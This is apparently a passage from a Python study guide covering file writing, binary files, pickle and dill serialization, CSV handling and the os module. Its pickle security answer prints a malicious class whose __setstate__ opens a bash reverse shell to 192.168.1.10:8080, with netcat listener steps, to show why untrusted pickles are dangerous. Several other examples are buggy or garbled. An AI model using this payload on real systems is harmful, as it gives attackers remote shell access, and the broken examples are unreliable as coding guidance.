- `write(s)`: Write the string `s` to the stream and return the number of characters written.
- `writelines(lines)`: Write a list of lines to the stream. Each line must have a separator at the end of it.

Create a new File and Write

The following creates a new file if it does not exist or overwrites to an existing file.

Example: Create or Overwrite to Existing File

Copy

```
>>> f=open('C:\myfile.txt','w')
>>> f.write("Hello")# writing to file
5
>>> f.close()
# reading file
>>> f=open('C:\myfile.txt','r')
>>> f.read()
'Hello'
>>> f.close()
```

In the above example, the `f=open("myfile.txt","w")` statement opens `myfile.txt` in write mode, the `open()` method returns the file object and assigns it to a variable `f`. `'w'` specifies that the file should be writable. Next, `f.write("Hello")` overwrites an existing content of the `myfile.txt` file. It returns the number of characters written to a file, which is 5 in the above example. In the end, `f.close()` closes the file object.

Appending to an Existing File

The following appends the content at the end of the existing file by passing `'a'` or `'a+'` mode in the `open()` method.

Example: Append to Existing File

Copy

```
>>> f=open('C:\myfile.txt','a')
>>> f.write(" World!")
7
>>> f.close()
# reading file
>>> f=open('C:\myfile.txt','r')
>>> f.read()
'Hello World!'
>>> f.close()
```

Write Multiple Lines

Python provides the `writelines()` method to save the contents of a list object in a file. Since the newline character is not automatically written to the file, it must be provided as a part of the string.

Example: Write Lines to File

Copy

```
>>> lines=["Hello world.\n","Welcome to TutorialsTeacher.\n"]
>>> f=open("D:\myfile.txt","w")
>>> f.writelines(lines)
>>> f.close()
```

Opening a file with "w" mode or "a" mode can only be written into and cannot be read from. Similarly "r" mode allows reading only and not writing. In order to perform simultaneous read/append operations, use "a+" mode.

3.3.4 Reading And Writing Binary Files**Q12. Explain, how to read and write a binary data in Python.**

Ans :

(Imp.)

Reading and writing binary file is done by appending `b` to the mode string.

In Python 3, the binary data is represented using a special type called `bytes`.

The `bytes` type represents an immutable sequence of numbers between 0 and 255.

- Before reading a file we have to write the file. In this example, I have opened a file using `file = open("document.bin","wb")` and used the `"wb"` mode to write the binary file.
- The `document.bin` is the name of the file.
- I have taken a variable as a sentence and assigned a sentence `"This is good"`, To decode the sentence, I have used `sentence = bytearray("This is good".encode("ascii"))`.
- And to write the sentence in the file, I have used the `file.write()` method.
- The `write()` is used to write the specified text to the file. And then to close the file, I have used the `file.close()`.

Example to Write the File

```
file = open("document.bin","wb") sentence = bytearray("This is good".encode("ascii")) file.write (sentence)
file.close()
```

- To read the file, I have taken the already created file `document.bin` and used the `"rb"` mode to read the binary file.
- The `document.bin` is the file name. And, I have using the `read()` method. The `read()` method returns the specified number of bytes from the file.

Example to Read the File

```
file = open("document.bin","rb")
print(file.read(4))
file.close()
```

In this output, you can see that I have used `print(file.read(4))`. Here, from the sentence, it will read only four words. As shown in the output.

```

Work > read.py > ...
1 file = open("document.txt", "rb")
2 print(file.read(4))
3 file.close()

```

PROBLEMS OUTPUT DEBUG CONSOLE **TERMINAL** 1: powershell +

```

PS C:\Users\Administrator.SHAREPOINTSKY\Desktop> python C:\Users\Administrator.SHAREPOINTSKY\Desktop\Work\read.py
b'This'
PS C:\Users\Administrator.SHAREPOINTSKY\Desktop>

```

Python read a Binary File

Here, we can see how to read a binary file to an array in Python.

- In this example, I have opened a file as `array.bin` and used the `"wb"` mode to write the binary file. The `array.bin` is the name of the file.

- And assigned an array as `num=[2,4,6,8,10]` to get the array in byte converted format, I have used `bytearray()`. The `bytearray()` method returns the byte array objects.

- To writes the array in the file, I have used the `file.write()`. And `file.close()` to close the file.

Example to write an array to the file:

```

file=open("array.bin", "wb")

num=[2,4,6,8,10]

array=bytearray(num)

file.write(array)

file.close()

```

- To read the written array from the file, I have used the same file i.e, `file=open("array.bin", "rb")`.
- The `"rb"` mode is used to read the array from the file.
- The `list()` function is used to create the list object `number=list(file.read(3))`. The `file.read()` is used to read the bytes from the file.

- The `file.read(3)` is used to read-only three numbers from the array. The `file.close()` is used to close the file.

Example to read an array from the file:

```

file=open("array.bin", "rb")

number=list(file.read(3))

print(number)

file.close()

```

To get the output, I have used `print(number)`. And to close the file, I have used `file.close()`. In the below screenshot you can see the output.

```
Work > arraybyte.py > ...
1 file=open("array.bin","rb")
2 number=list(file.read(3))
3 print (number)
4 file.close()
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL 1: powershell

```
PS C:\Users\Administrator.SHAREPOINTSKY\Desktop> python C:\Users\Administrator.SHAREPOINTSKY\Desktop\work\arraybyte.py
[2, 4, 6]
PS C:\Users\Administrator.SHAREPOINTSKY\Desktop>
```

Python read a binary file to an array.

3.3.5 The Pickle Module

Q13. Write about various modules in Python for serialization and deserialization.

Ans :

A developer may sometimes want to send some complex object commands through the network and save the internal state of their objects to the disk or database for using it later. To achieve this, the developer can use the serialization process, which is supported by the standard library, cause of Python's Pickle Module.

Serialization in Python

The process of serializing is to convert the data structure into a linear form, which can be stored or transmitted through the network.

In Python, the serialization allows the developer to convert the complex object structure into a stream of bytes that can be saved in the disk or can send through the network. The developer can refer to this process as marshalling. Whereas, Deserialization is the reverse process of serialization in which the user takes the stream of bytes and transforms it into the data structure. This process can be referred to as unmarshalling.

The developer can use serialization in many different situations. And one of them is saving the internal state of the neural networking after processing the training phase so that they can use the state later and they don't have to do the training again.

In Python there are three modules in the standard library that allows the developer to serialize and deserialize the objects:

1. The pickle module
2. The marshal module
3. The json module

The pickle module of Python is another method of serializing and deserializing the objects in Python. This is different from json module as in this. The object is serialized in the binary format, whose result is not readable by humans. Although, it is faster than the others, and it can work with many other python types, including the developer's custom -defined objects

So, the developer can use many different methods for serializing and deserializing the objects in Python. The three important guidelines for concluding which method is suitable for the developer's case are:

1. Do not use the marshal module, as it is used mostly by the interpreter. And the official documentation warns that the maintainers of the Python can modify the format in backward -incompatible types.

2. The XML and json modules are safe choices if the developer wants interoperability with different languages and human -readable format.
3. The Python pickle module is the best choice for all the remaining cases. Suppose the developer does not want a human -readable format and a standard interoperable format. And they require to serialize the custom objects. Then they can choose the pickle module.

Q14. Define serialization and deserialization.

Ans :

The process of serializing is to convert the data structure into a linear form, which can be stored or transmitted through the network.

In Python, the serialization allows the developer to convert the complex object structure into a stream of bytes that can be saved in the disk or can send through the network. The developer can refer to this process as marshalling. Whereas, Deserialization is the reverse process of serialization in which the user takes the stream of bytes and transforms it into the data structure. This process can be referred to as unmarshalling.

Q15. Explain briefly about Pickle Module.

Ans :

The pickle Module

The pickle module of python contains the four methods:

1. `dump(obj, file, protocol = None, *, fix_imports = True, buffer_callback = None)`
2. `dumps(obj, protocol = None, *, fix_imports = True, buffer_callback = None)`
3. `load(file, *, fix_imports = True, encoding = " ASCII ", errors = "strict ", buffers = None)`
4. `loads(bytes_object, *, fix_imports = True, encoding = " ASCII ", errors = " strict ", buffers = None)`

The first two methods are used for the pickling process, and the next two methods are used for the unpickling process.

The difference between `dump()` and `dumps()` is that `dump()` creates the file which contains the serialization results, and the `dumps()` returns the string.

For differentiation `dumps()` from the `dump()`, the developer can remember that in the `dumps()` function, ' s ' stands for the string.

The same concept can be applied to the `load()` and `loads()` function. The `load()` function is used for reading the file for the unpickling process, and the `loads()` function operates on the string.

Suppose the user has a custom -defined class named `forexample_class` with many different attributes, and each one of them is of different types:

- `the_number`
- `the_string`
- `the_list`
- `the_dictionary`
- `the_tuple`

The example below explains how the user can instantiate the class and pickle the instance to get the plain string. After pickling the class, the user can modify the value of its attributes without affecting the pickled string. User can afterward unpickle the string which was pickled earlier in another variable, and restore the copy of the pickled class.

For Example

```
# pickle.py
import pickle

class forexample_class:
    the_number = 25
    the_string = " hello"
    the_list = [ 1, 2, 3 ]
    the_dict = { " first ": " a ", " second ": 2, " third ": [ 1, 2, 3 ] }
    the_tuple = ( 22, 23 )

user_object = forexample_class()

user_pickled_object = pickle.dumps( user_object ) # here, user is Pickling the object
print( f" This is user's pickled object: \n { user_pickled_object } \n " )

user_object.the_dict = None

user_unpickled_object = pickle.loads( user_pickled_object ) # here, user is Unpickling the object
print(f" This is the_dict of the unpickled object: \n { user_unpickled_object.the_dict } \n " )
```

Output

```
This is user's pickled object:
b' \x80 \x04 \x95$ \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x8c \x08__main__ \x94 \x8c
\x10forexample_class \x94 \x93 \x94) \x81 \x94. '

This is the_dict of the unpickled object:
{' first ': ' a ', ' second ': 2, ' third ': [ 1, 2, 3 ] }
```

Explanation

Here, the process of pickling has ended correctly, and it stores the user's whole instance in the string: b' \x80 \x04 \x95\$ \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x8c \x08__main__ \x94 \x8c \x10forexample_class \x94 \x93 \x94) \x81 \x94. 'After completing the process of pickling, the user can change their original objects making the_dict attribute equals to None.

Now, the user can process for unpickling the string into the utterly new instance. When the user gets a deep copy of their original object structure from the time when the process of pickling the object began.

Q16. Explain protocol formats of pickle module in python.

Ans :

Protocol Formats of the Pickle Module in Python

The pickle module is python -specific, and its results can only be readable to another python program. Although the developer might be working with python, they should know that the pickle module is advanced now.

This means that if the developer has pickled the object with some specific version of python, they might not be able to unpickle the object with the previous version.

The compatibility of this depends on the protocol version that the developer used for the while process of pickling.

There are six different protocols that the Pickle module of python can use. The requirement of unpickling the most recent python interpreter is directly proportional to the highness of the protocol version.

1. Protocol version 0 - It was the first version. It is human readable no like the other protocols
2. Protocol version 1 - It was the first binary format.
3. Protocol version 2 - It was introduced in Python 2.3.
4. Protocol version 3 - It was added in Python 3.0. The Python 2.x version cannot unpickle it.
5. Protocol version 4 - It was added in Python 3.4. It features support for a wider range of object sizes and types and is the default protocol starting with Python 3.8
6. Protocol version 5 - It was added in Python 3.8. It features support for out-of-band data and improved speeds for in-band data.

To choose a specific protocol, the developer has to specify the protocol version when they call `dump()`, `dumps()`, `load()` or `loads()` functions. If they do not specify the protocol, their interpreter will use the default version specified in the `pickle.DEFAULT_PROTOCOL` attribute.

Q17. Explain different types of pickleable and unpickleable.

Ans :

(Imp.)

Types of Pickleable and Unpickleable

The list of unpickleable objects also contains the database connections, running threads, opened network sockets, and many others. If the user got stuck with the unpickleable objects, then there are few things they can do. The first option they have is to use the third -part library, for example, `dill`. The `dill` library can extend the capabilities of the pickle. This library can let the user serialize fewer common types such as functions with yields, lambdas, nested functions, and many more.

For testing this module, the user can try to pickle the lambda function.

For Example

```
# pickle_error.py
import pickle
squaring = lambda x : x * x
user_pickle = pickle.dumps( squaring )
```

If the user tries to run this code, they will get an exception because the pickle module of python can not serialize the lambda function.

Output

```
PicklingError                                Traceback (most recent call last)
<ipython-input-9-1141f36c69b9> in <module>
      3
      4 squaring = lambda x : x * x
----> 5 user_pickle = pickle.dumps(squaring)

PicklingError: Can't pickle <function <lambda> at 0x000001F1581DEE50>: attribute lookup
<lambda> on _main_ failed
```

Now, if the user replaces the pickle module with the `dill` library, they can see the difference.

For Example

```
# pickle_dill.py

import dill

squaring = lambda x: x * x

user_pickle = dill.dumps( squaring )

print( user_pickle )
```

After running the above program, the user can see that the dill library has serialized the lambda function without any error.

Output

```
b' \x80 \x04 \x95 \xb2 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x8c \ndill. \x94 \x8c
\x10 _create_function \x94 \x93 \x94 ( h \x00 \x8c \x0c _create_code \x94 \x93 \x94 ( K \x01K
\x00K \x00K \x01K \x02KCC \x08| \x00| \x00 \x14 \x00S \x00 \x94N \x85 \x94 ) \x8c \x01x
\x94 \x85 \x94 \x8c \x1f< ipython-input-11-30f1c8d0e50d > \x94 \x8c \x08< lambda > \x94K
\x04C \x00 \x94 ) \t \x94R \x94c builtin \n main \nh \nNN } \x94Nt \x94R \x94.'
```

There is another interesting feature of dill library, such as it can serialize the whole interpreter session.

For Example

```
squaring = lambda x : x * x

p = squaring( 25 )

import math

q = math.sqrt ( 139 )

import dill

dill.dump_session('testing.pkl')

exit()
```

In the above example, the user has started the interpreter, imported the module, and then defined the lambda function along with a few of the other variables. They have then imported the dill library and called the `dump_session()` function for serializing the whole session.

If the user has run the code correctly, then they would be getting the `testing.pkl` file in their current directory.

Output

```
$ ls testing.pkl
4 -rw-r--r--@ 1 dave staff 493 Feb 12 09:52 testing.pkl
```

Now, the user can start the new instance of the interpreter and load the `testing.pkl` file for resorting to their last session.

For Example

```
globals().items()
```

Output

```
dict_items([('__name__', '__main__'), ('__doc__', 'Automatically created module for
IPython interactive environment'), ('__package__', None), ('__loader__', None), ('
__spec__', None), ('__builtin__', <module 'builtins' (built-in)>), ('__builtins__', <
module 'builtins' (built-in)>), ('_ih', [' ', 'globals().items()']), ('_oh', {}), ('_dh',
[ 'C:\\Users \\User Name \\AppData \\Local \\Programs \\Python \\Python39 \\Scripts' ]), ('
_In', [' ', 'globals().items()']), ('_Out', {}), ('_get_ipython', < bound method
InteractiveShell.get_ipython of < ipykernel.zmqshell.ZMQInteractiveShell object at
0x000001E1CDD8DDC0>>), ('_exit', < IPython.core.autocall.ZMQExitAutocall object at
0x000001E1CDD9FC70 >), ('_quit', < IPython.core.autocall.ZMQExitAutocall object at
0x000001E1CDD9FC70>), ('_', ''), ('__', ''), ('___', ''), ('_i', ''), ('_ii', ''),
('_iii', ''), ('_i1', 'globals().items()')])
```

import dill

```
dill.load_session('testing.pkl')

globals().items()
```

Output

```
dict_items([('__name__', '__main__'), ('__doc__', 'Automatically created module for
IPython interactive environment'), ('__package__', None), ('__loader__', None), ('
__spec__', None), ('__builtin__', <module 'builtins' (built-in)>), ('__builtins__', <
module 'builtins' (built-in)>), ('_ih', [' ', "squaring = lambda x : x * x\na = squaring(
25 )\nimport math\nq = math.sqrt ( 139 )\nimport dill\nndill.dump_session(' testing.pkl' )
\nexit() " ]), ('_oh', {}), ('_dh', [ 'C:\\ Users\\ User Name \\AppData \\Local
\\Programs \\Python \\Python39 \\Scripts' ]), ('_In', [' ', "squaring = lambda x : x * x\np =
squaring( 25 )\nimport math\nq = math.sqrt ( 139 )\nimport dill\nndill.dump_session( '
testing.pkl ' )\nexit() " ]), ('_Out', {}), ('_get_ipython', < bound method
InteractiveShell.get_ipython of < ipykernel.zmqshell.ZMQInteractiveShell object at
0x000001E1CDD8DDC0>>), ('_exit', < IPython.core.autocall.ZMQExitAutocall object at
0x000001E1CDD9FC70 >), ('_quit', < IPython.core.autocall.ZMQExitAutocall object at
0x000001E1CDD9FC70>), ('_', ''), ('__', ''), ('___', ''), ('_i', ''), ('_ii', ''),
('_iii', ''), ('_i1', "squaring = lambda x : x * x\np = squaring( 25 )\nimport math\nq =
math.sqrt ( 139 )\nimport dill\nndill.dump_session( ' testing.pkl ' )\nexit() " ), ('_1',
dict_items([('__name__', '__main__'), ('__doc__', 'Automatically created module for
IPython interactive environment'), ('__package__', None), ('__loader__', None), ('
__spec__', None), ('__builtin__', <module 'builtins' (built-in)>), ('__builtins__', <
module 'builtins' (built-in)>)
```

Output

```
625
```

```
q
```

Output

```
22.0
```

```
squaring
```

Output

Here, the first `globals().item()` statement reveals that the interpreter is in the initial state, meaning that the developer has to import the `dill` library and invoke `load_session()` for restoring their serialized interpreter session.

Developers should remember that if they are using the `dill` library instead of the `pickle` module, that standard library does not include the `dill` library. It is slower than the `pickle` module.

`Dill` library can serialize a wider range of objects than the `pickle` module, but it cannot solve every problem of serialization that the developer can face. If the developer wants to serialize the object which contains a database connection, then they cannot work with the `dill` library. That is an unserialized object for the `dill` library.

The solution to this problem is to exclude the object during the process of serialization for reinitializing the connection after the object is deserialized.

The developer can use the `__getstate__()` for defining which objects should be included in the pickling process and whatnot. This method allows the developer to specify what they want to pickle. If they do not override `__getstate__()`, then the `__dict__()` will be used, which is a default instance.

In the following example, the user has defined the class with several attributes and then excluded one of the attributes for the process of serialization by using `__getstate__()`.

For Example

```
# custom_pickle.py
import pickle
class foobar:
    def __init__(self):
        self.p = 25
        self.q = "testing"
        self.r = lambda x: x * x
    def __getstate__(self):
        attribute = self.__dict__.copy()
        del attribute['r']
        return attribute
```

```
user_foobar_instance = foobar()
user_pickle_string = pickle.dumps( user_foobar_instance )
user_new_instance = pickle.loads( user_pickle_string )
print( user_new_instance.__dict__ )
```

In the above example, the user has created the object with three attributes, and one of the attributes is a lambda, which is an unpickleable object for the `pickle` module. For solving this issue, they have specified in the `__getstate__()` which attribute to pickle. The user has cloned the whole `__dict__` of the instance for defining all the attributes in the class, and then they have removed the unpickleable attribute 'r'.

After running this code and then deserializing the object, the user can see that the new instance does not contain the 'r' attribute.

Output

```
{'p': 25, 'q': 'testing'}
```

But if the user wants to do additional initialization during the process of unpickling, such as adding the excluded 'r' attribute back to the deserialized instance. They can do this by using the `__setstate__()` function.

For Example

```
# custom_unpickle.py
import pickle
class foobar:
    def __init__(self):
        self.p = 25
        self.q = "testing"
        self.r = lambda x: x * x
    def __getstate__(self):
        attribute = self.__dict__.copy()
        del attribute['r']
        return attribute
    def __setstate__(self, state):
        self.__dict__ = state
        self.c = lambda x: x * x
user_foobar_instance = foobar()
```

```

user_pickle_string = pickle.dumps( user_foobar_instance )
user_new_instance = pickle.loads( user_pickle_string )
print(user_new_instance._dict_)

```

Here, bypassing the excluded attribute 'r' to the `_setstate_()`, the user has ensured that the object will appear in the `_dict_` of the unpickling string.

Output:

```

{' p ': 25, ' q ': ' testing ', ' r ': < function foobar.__setstate__.< locals >.< lambda > at
0x000001F2CB063700 > }

```

Q18. How to compress pickle objects.

Ans .:

Compression of the Pickle Objects

The pickle data format is the compact binary representation of the object structure, but still, the users can optimize their pickle string by compressing it with bz2 or gzip.

For compressing the pickled string with bz2, the user has to use the bz2 module, which is provided in the standard library of python.

For example, the user has taken the string and will pickle it and then compress it by using the bz2 module.

For example:

```

import pickle
import bz2
user_string = "Per me si va ne la città dolente,
per me si va ne l'eterno dolore,
per me si va tra la perduta gente.
Giustizia mosse il mio alto fattore:
fecemi la divina podestate,
la somma sapienza e 'l primo amore;
dinanzi a me non fuor cose create
se non etterne, e io eterno duro.

```

Lasciate ogni speranza, voi ch'intrate."

```

pickling = pickle.dumps( user_string )
compressed = bz2.compress( pickling )
len( user_string )

```

Output

```

312
len( compressed )

```

Output

```

262

```

The user should remember that the smaller files come at the cost of the slower process.

Q19. Write the security concerns fo pickle module.

Ans :

Security Concerns with the Pickle Module

This method is best for performing more initialization along with the unpickling process. Still, it is also used for executing arbitrary code during the unpickling process.

There is nothing much a developer can do to reduce the risk. The basic rule is the developer should never unpickle the data which comes from the untrusted source or transmitted through the insecure network. For preventing the attacks, the user can use libraries like hmac for signing the data and making sure that it has not been tampered with.

For Example

To see how unpickling the tampered pickle can expose the system of the user to the attackers.

```
# remote.py
import pickle
import os

class foobar:
    def __init__( self ):
        pass
    def __getstate__( self ):
        return self.__dict__
    def __setstate__( self, state ):
        # The attack is from 192.168.1.10
        # The attacker is listening on port 8080
        os.system('/bin/bash -c
"/bin/bash -i >& /dev/tcp/192.168.1.10/8080 0>&1"')

user_foobar = foobar()
user_pickle = pickle.dumps( user_foobar )
user_unpickle = pickle.loads( user_pickle )
```

Example

In the above example, the process of unpickling has executed `__setstate__()`, which will execute a Bash command for opening the remote shell to the 192.168.1.10 system on port 8080.

This is how the user can safely test the scrip on their Mac or Linux box. First, they have to open the terminal and then use the nc command for listing the connection to port 8080.

For example:

```
$ nc -l 8080
```

This terminal will be for attackers.

Then, the user has to open another terminal on the same computer system and execute the python code for unpickling the malicious code.

The user has to make sure that they have to change the IP address in the code for the IP address of their attacking terminal. After executing the code, the shell is exposed to the attackers.

```
remote.py
```


Now, a bash shell will be visible on the attacking console. This console can be operated directly now, on the system which is attacked.

For example:

```
$ nc -l 8080
```

Output

```
bash: no job control in this shell
```

```
The default interactive shell is now zsh.
```

To update your account to use zsh, please run 'chsh -s /bin /zsh'.

For more details, please visit <https://support.apple.com/kb/HT208060>.

```
bash-3.1$
```

3.3.6 Reading And Writing CSV Files

Q20. What is CSV File? Explain How to read and Write CSV Files in Python.

Ans :

(Imp.)

CSV File

A csv stands for “comma separated values”, which is defined as a simple file format that uses specific structuring to arrange tabular data. It stores tabular data such as spreadsheet or database in plain text and has a common format for data interchange. A csv file opens into the excel sheet, and the rows and columns data define the standard format.

Python CSV Module Functions

The CSV module work is used to handle the CSV files to read/write and get data from specified columns. There are different types of CSV functions, which are as follows:

- **csv.field_size_limit:** It returns the current maximum field size allowed by the parser.
- **csv.get_dialect:** It returns the dialect associated with a name.
- **csv.list_dialects:** It returns the names of all registered dialects.
- **csv.reader:** It read the data from a csv file
- **csv.register_dialect:** It associates dialect with a name. The name must be a string or a Unicode object.

- **csv.writer:** It writes the data to a csv file
- **o csv.unregister_dialect:** It deletes the dialect which is associated with the name from the dialect registry. If a name is not a registered dialect name, then an error is being raised.
- **csv.QUOTE_ALL:** It instructs the writer objects to quote all fields. **csv.QUOTE_MINIMAL** - It instructs the writer objects to quote only those fields which contain special characters such as quotechar, delimiter, etc.
- **csv.QUOTE_NONNUMERIC:** It instructs the writer objects to quote all the non-numeric fields.
- **csv.QUOTE_NONE:** It instructs the writer object never to quote the fields.

Reading CSV files

Python provides various functions to read csv file. We are describing few method of reading function.

Using csv.reader() function

In Python, the **csv.reader()** module is used to read the csv file. It takes each row of the file and makes a list of all the columns.

We have taken a txt file named as python.txt that have default delimiter **comma(,)** with the following data:

```
name,department,birthday month
Parker,Accounting,November
Smith,IT,October
```

Example

```
import csv

with open('python.csv') as csv_file:
    csv_reader = csv.reader(csv_file, delimiter=',')

    line_count = 0

    for row in csv_reader:
        if line_count == 0:
            print(f'Column names are {",".join(row)}')

        line_count += 1
```

Output

```
Column names are name, department, birthday month
Parker works in the Accounting department, and was born in November.
Smith works in the IT department, and was born in October.
Processed 3 lines.
```

In the above code, we have opened 'python.csv' using the `open()` function. We used `csv.reader()` function to read the file, that returns an iterable reader object. The `reader` object have consisted the data and we iterated using `for` loop to print the content of each row

Read a CSV into a Dictionar

We can also use `DictReader()` function to read the csv file directly into a dictionary rather than deal with a list of individual string elements.

Again, our input file, `python.txt` is as follows:

```
name,department,birthday month
Parker,Accounting,November
Smith,IT,October
```

Example

```
import csv
with open('python.txt', mode='r') as csv_file:
    csv_reader = csv.DictReader(csv_file)
    line_count = 0
    for row in csv_reader:
        if line_count == 0:
            print(f'The Column names are as follows {", ".join(row)}')
            line_count += 1
        print(f'\t{row["name"]} works in the {row["department"]} department, and was born in {row["birthday month"]}.')
        line_count += 1
    print(f'Processed {line_count} lines.')
```

Output:

```
The Column names are as follows name, department, birthday month
Parker works in the Accounting department, and was born in November.
Smith works in the IT department, and was born in October.
Processed 3 lines.
```

Python Write CSV File

Writing CSV Files

We can also write any new and existing CSV files in Python by using the `csv.writer()` module. It is similar to the `csv.reader()` module and also has two methods, i.e., **writer** function or the **Dict Writer** class.

It presents two functions, i.e., `writerow()` and `writerows()`. The `writerow()` function only write one row, and the `writerows()` function write more than one row.

Dialects

It is defined as a construct that allows you to create, store, and re-use various formatting parameters. It supports several attributes; the most frequently used are:

- **Dialect.delimiter:** This attribute is used as the separating character between the fields. The default value is a comma (,).
- **Dialect.quotechar:** This attribute is used to quote fields that contain special characters.
- **Dialect.lineterminator:** It is used to create new lines, and the default value is `'\r\n'`.

Let's write the following data to a CSV File.

```
data = [{ 'Rank': 'B', 'first_name': 'Parker', 'last_name': 'Brian'},  
        { 'Rank': 'A', 'first_name': 'Smith', 'last_name': 'Rodriguez'},  
        { 'Rank': 'C', 'first_name': 'Tom', 'last_name': 'smith'},  
        { 'Rank': 'B', 'first_name': 'Jane', 'last_name': 'Oscar'},  
        { 'Rank': 'A', 'first_name': 'Alex', 'last_name': 'Tim'}]
```

Example

```
import csv  
with open('Python.csv', 'w') as csvfile:  
    fieldnames = ['first_name', 'last_name', 'Rank']  
    writer = csv.DictWriter(csvfile, fieldnames=fieldnames)  
    writer.writeheader()  
    writer.writerow({ 'Rank': 'B', 'first_name': 'Parker', 'last_name': 'Brian'})  
    writer.writerow({ 'Rank': 'A', 'first_name': 'Smith', 'last_name': 'Rodriguez'})  
    writer.writerow({ 'Rank': 'B', 'first_name': 'Jane', 'last_name': 'Oscar'})  
    writer.writerow({ 'Rank': 'B', 'first_name': 'Jane', 'last_name': 'Loive'})  
  
    print("Writing complete")
```

Output:

Writing complete

It returns the file named as 'Python.csv' that contains the following data:

first_name,last_name,Rank

Parker,Brian,B

Smith,Rodriguez,A

Jane,Oscar,B

Jane,Loive,B

Write a CSV into a Dictionary

We can also use the class `DictWriter` to write the CSV file directly into a dictionary.

A file named as `python.csv` contains the following data:

Parker, Accounting, November

Smith, IT, October

```
import csv
```

```
with open('python.csv', mode='w') as csv_file:
```

```
    fieldnames = ['emp_name', 'dept', 'birth_month']
```

```
    writer = csv.DictWriter(csv_file, fieldnames=fieldnames)
```

```
    writer.writeheader()
```

```
    writer.writerow({'emp_name': 'Parker', 'dept': 'Accounting', 'birth_month': 'November'})
```

```
    writer.writerow({'emp_name': 'Smith', 'dept': 'IT', 'birth_month': 'October'})
```

Output:

```
emp_name,dept,birth_month
Parker,Accounting,November
Smith,IT,October
```

3.3.7 Python Os And Os.pathmodules

Q21. What is OS Module? Explain various functions of OS Module.

Ans :

(Imp.)

Python OS Module

Python OS module provides the facility to establish the interaction between the user and the operating system. It offers many useful OS functions that are used to perform OS-based tasks and get related information about operating system.

The OS comes under Python's standard utility modules. This module offers a portable way of using operating system dependent functionality.

The Python OS module lets us work with the files and directories.

To work with the OS module, we need to **import** the OS module.

```
import os
```

There are some functions in the OS module which are given below:

1. **os.name()** : This function provides the name of the operating system module that it imports.

Currently, it registers 'posix', 'nt', 'os2', 'ce', 'java' and 'riscos'.

Example

```
import os
```

```
print(os.name)
```

Output:

```
nt
```

2. **os.mkdir()** :The `os.mkdir()` function is used to create new directory. Consider the following example.

```
import os
```

```
os.mkdir("d:\\newdir")
```

It will create the new directory to the path in the string argument of the function in the D drive named folder newdir.

3. **os.getcwd()** :It returns the current working directory(CWD) of the file.

Example

```
import os
```

```
print(os.getcwd())
```

Output:

```
C:\Users\Python\Desktop\ModuleOS
```

4. **os.chdir()** :The `os` module provides the `chdir()` function to change the current working directory.

```
import os
```

```
os.chdir("d:\\")
```

Output:

```
d:\\
```

5. **os.rmdir()** :The `rmdir()` function removes the specified directory with an absolute or related path. First, we have to change the current working directory and remove the folder.

Example

```
import os
```

```
# It will throw a Permission error; that's why we have to change the current working
directoryos.rmdir("d:\\newdir")
```

```
os.chdir("../")
```

```
os.rmdir("newdir")
```

```
os.error()
```

6. **The os.error()**: function defines the OS level errors. It raises `OSError` in case of invalid or inaccessible file names and path etc.

Example

```
import os
```

```
try:
```

```
# If file does not exist,
```

```
# then it throw an IOError
```

```
filename = 'Python.txt'
f = open(filename, 'rU')
text = f.read()
f.close()

# The Control jumps directly to here if
# any lines throws IOError.
except IOError:
    # print(os.error) will <class 'OSError'>
    print('Problem reading: ' + filename)
```

Output:

```
Problem reading: Python.txt
```

7. **os.popen()**: This function opens a file or from the command specified, and it returns a file object which is connected to a pipe.

Example

```
import os
fd = "python.txt"
# popen() is similar to open()
file = open(fd, 'w')
file.write("This is awesome")
file.close()
file = open(fd, 'r')
text = file.read()
print(text)

# popen() provides gateway and accesses the file directly
file = os.popen(fd, 'w')
file.write("This is awesome")
# File not closed, shown in next function
```

Output:

```
This is awesome
```

8. **os.close()** : This function closes the associated file with descriptor fr.

Example

```
import os
fr = "Python1.txt"
```

```

file = open(fr, 'r')
text = file.read()
print(text)
os.close(file)

```

Output:

```

Traceback (most recent call last):
  File "main.py", line 3, in
    file = open(fr, 'r')
FileNotFoundError: [Errno 2] No such file or directory: 'Python1.txt'

```

9. **os.rename()** : A file or directory can be renamed by using the function **os.rename()**. A user can rename the file if it has privilege to change the file.

Example

```

import os
fd = "python.txt"
os.rename(fd, 'Python1.txt')
os.rename(fd, 'Python1.txt')

```

Output:

```

Traceback (most recent call last):
  File "main.py", line 3, in
    os.rename(fd, 'Python1.txt')
FileNotFoundError: [Errno 2] No such file or directory: 'python.txt' -> 'Python1.txt'

```

10. **os.access()** : This function uses real uid/gid to test if the invoking user has access to the path.

Example

```

import os
import sys
path1 = os.access("Python.txt", os.F_OK)
print("Exist path:", path1)

# Checking access with os.R_OK
path2 = os.access("Python.txt", os.R_OK)
print("It access to read the file:", path2)

# Checking access with os.W_OK
path3 = os.access("Python.txt", os.W_OK)
print("It access to write the file:", path3)

# Checking access with os.X_OK
path4 = os.access("Python.txt", os.X_OK)
print("Check if path can be executed:", path4)

```

Output:

```
Exist path: False
It access to read the file: False
It access to write the file: False
Check if path can be executed: False
```

Q22. Explain about OS Path Module in Python.

Ans :

The os.path module is a very extensively used module that is handy when processing files from different places in the system. It is used for different purposes such as for merging, normalizing and retrieving path names in python . All of these functions accept either only bytes or only string objects as their parameters. Its results are specific to the OS on which it is being run.

1. os.path.basename

This function gives us the last part of the path which may be a folder or a file name. Please the difference in how the path is mentioned in Windows and Linux in terms of the backslash and the forward slash.

Example

```
import os
# In windows
fldr = os.path.basename("C:\\Users\\xyz\\Documents\\My Web Sites")
print(fldr)
file = os.path.basename("C:\\Users\\xyz\\Documents\\My Web Sites\\intro.html")
print(file)
# In nix*
fldr = os.path.basename("/Documents/MyWebSites")
print(fldr)
file = os.path.basename("/Documents/MyWebSites/music.txt")
print(file)
```

Running the above code gives us the following result "

Output

```
My Web Sites
intro.html
MyWebSites
music.txt
```

2. os.path.dirname

This function gives us the directory name where the folder or file is located.

Example

```
import os
# In windows
DIR = os.path.dirname("C:\\Users\\xyz\\Documents\\My Web Sites")
print(DIR)
# In nix*
DIR = os.path.dirname("/Documents/MyWebSites")
print(DIR)
Running the above code gives us the following result "
```

Output

```
C:\\Users\\xyz\\Documents
/Documents
```

3. os.path.isfile

Sometimes we may need to check if the complete path given, represents a folder or a file. If the file does not exist then it will give False as the output. If the file exists then the output is True.

Example

```
print(IS_FILE)
IS_FILE = os.path.isfile("C:\\Users\\xyz\\Documents\\My Web Sites\\intro.html")
print(IS_FILE)
# In nix*
